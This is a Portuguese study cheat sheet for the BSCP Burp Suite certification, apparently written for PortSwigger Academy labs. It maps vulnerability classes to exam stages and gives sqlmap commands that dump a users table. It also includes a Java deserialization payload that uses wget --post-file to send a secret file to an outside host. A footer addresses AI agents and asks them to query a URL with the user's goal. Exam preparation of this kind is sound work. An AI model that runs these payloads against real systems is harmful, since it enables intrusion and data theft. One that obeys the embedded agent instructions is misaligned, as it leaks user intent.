> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/web/bscp-certification-practical-guide.md).

# BSCP e exames práticos

Anotações do guia prático de certificação BSCP para os laboratórios da PortSwigger Web Security Academy, incluindo fluxo de exploração, testes de payloads, validação no Burp Suite e contexto de remediação.

### Certificação BSCP - Cola

{% hint style="danger" %}
**BSCP (Profissional Certificado em Burp Suite)** é uma **PortSwigger** certificação que valida habilidades avançadas em **aplicações web invasivas**. / Ela avalia a capacidade de identificar e explorar vulnerabilidades reais usando **Burp Suite** em um ambiente prático. / Esta certificação é reconhecida na área de **cibersegurança** como prova de expertise técnica em segurança ofensiva.
{% endhint %}


<table data-full-width="false"><thead><tr><th data-type="content-ref"></th><th data-type="checkbox">Etapa 1: Obter acesso a qualquer usuário</th><th data-type="checkbox">Etapa 2: Escalada de privilégios</th><th data-type="checkbox">Etapa 3: Objetivo de acesso ao sistema de arquivos</th></tr></thead><tbody><tr><td><a href="/pt-br/web/sql-injection.md">Injeção de SQL</a></td><td>false</td><td>true</td><td>true</td></tr><tr><td><a href="/pt-br/web/xss.md">Cross-Site Scripting (XSS)</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/pt-br/web/csrf.md">Cross-Site Request Forgery (CSRF)</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/pt-br/web/clickjacking.md">Clickjacking</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/pt-br/web/dom.md">Vulnerabilidades DOM</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/pt-br/web/cors.md">CORS</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/pt-br/web/xxe.md">Injeção XXE</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/pt-br/web/ssrf.md">SSRF</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/pt-br/web/request-smuggling.md">Contrabando de Requisições HTTP</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/pt-br/web/command-injection.md">Injeção de Comandos do Sistema Operacional</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/pt-br/web/ssti.md">Injeção de Template no Lado do Servidor</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/pt-br/web/path-traversal.md">Travessia de Caminho</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/pt-br/web/access-control.md">Controle de acesso</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/pt-br/web/authentication.md">Autenticação</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/pt-br/web/websockets.md">WebSockets</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/pt-br/web/cache-poisoning.md">Envenenamento de cache da web</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/pt-br/web/deserialization.md">Desserialização insegura</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/pt-br/web/information-disclosure.md">Divulgação de informações</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/pt-br/web/business-logic.md">Lógica de negócios</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/pt-br/web/host-header.md">Ataques ao cabeçalho Host</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/pt-br/web/oauth-authentication.md">Autenticação OAuth</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/pt-br/web/file-upload.md">Upload de arquivo</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/pt-br/web/jwt.md">Ataques a JWT</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/pt-br/web/essential-skills.md">Habilidades essenciais</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/pt-br/web/prototype-pollution.md">Poluição de protótipo</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/pt-br/web/graphql.md">GraphQL</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/pt-br/web/race-conditions.md">Condições de corrida</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/pt-br/web/nosql-injection.md">Injeção NoSQL</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/pt-br/web/api-testing.md">Teste de API</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/pt-br/web/llm-web-attacks.md">Ataques Web a LLMs</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/pt-br/web/web-cache-deception.md">Engano de cache web</a></td><td>false</td><td>false</td><td>false</td></tr></tbody></table>

#### Burp Suite — Varredura (lembretes)

* **Varredura completa do domínio**
* Identificar/testar **pontos de injeção** diretamente no **Repeater**

***

#### SSRF — Referência rápida

* Alvo local: `localhost:6566`

#### Recursos / Listas úteis

* **Cheatsheets de XSS**
* **nomes de usuário**
* **senhas**
* **listas de palavras**
* **cargas úteis**
* **sqli**
* **sqlmap**

<details>

<summary>Varredura de payload</summary>

<pre class="language-bash" data-overflow="wrap"><code class="lang-bash"><strong>sqlmap -u "https://&#x3C;TARGET_HOST>/filtered_search?find=&#x26;organize=5&#x26;order=ASC&#x26;BlogArtist=" /
</strong>  -p order /
  --level=5 /
  --risk=3 /
  --batch /
  --threads=10 /
  --cookie="session=&#x3C;SESSION_COOKIE_VALUE>; _lab=&#x3C;LAB_COOKIE_VALUE>"
</code></pre>

* -DBMS=db/\_type --force-DBMS

</details>

<details>

<summary>Exemplo de varredura</summary>

{% code overflow="wrap" %}

```bash
sqlmap -u "https://0a1400b40315d2b281a58fd100800004.web-security-academy.net/filtered_search?find=&organize=5&order=ASC&BlogArtist=" /
  -p order /
  --level=5 /
  --risk=3 /
  --batch /
  --threads=10 /
  --sql-query="SELECT password FROM users WHERE username='administrator'" /
  --dbms=PostgreSQL --force-dbms
  --cookie="session=wQNQm4WZ02ejWneR9Pk9jLFj0CyhL6ZK; _lab=46%7cMCwCFFlBvtBGUO72q7EOE9BRElfWPqyZAhQU6FcgzznQodiX5Tl8CsBk3Z%2bI9k1Wq1bc8fahR4IhUOCdfA1mZQupxKDL9hIHaaFhDD0pHN7AryzO0yL91mmU7MQwQB36UQhzJXMmld2gz%2byaV%2fPoyNwaSVS5yLQREbtaTXV15Kv05MM%3d"
```

{% endcode %}

/--columns -T users -D public

/--dump -T users -C username,password

</details>

* **metodologia**
* \*\*desserialização Java (Java 8) \*\*

```bash
CommonsCollections6 '/usr/bin/wget --post-file /home/carlos/secret https://...'
```

#### Suposições comportamentais (labs)

* Cada aplicação tem \*\* no máximo um usuário ativo\*\*, conectado seja por **usuário** ou por **admin**.
* Este usuário \*\* retorna à página inicial a cada 15 segundos\*\*.
* Ele **clica em todos os links** presentes nos e-mails enviados pela aplicação.
* O servidor em execução e sua função \*\*

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5c80594314e705af358a559f11576c64a6480949%2Fimage%20(69).png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/pt-br/web/bscp-certification-practical-guide.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.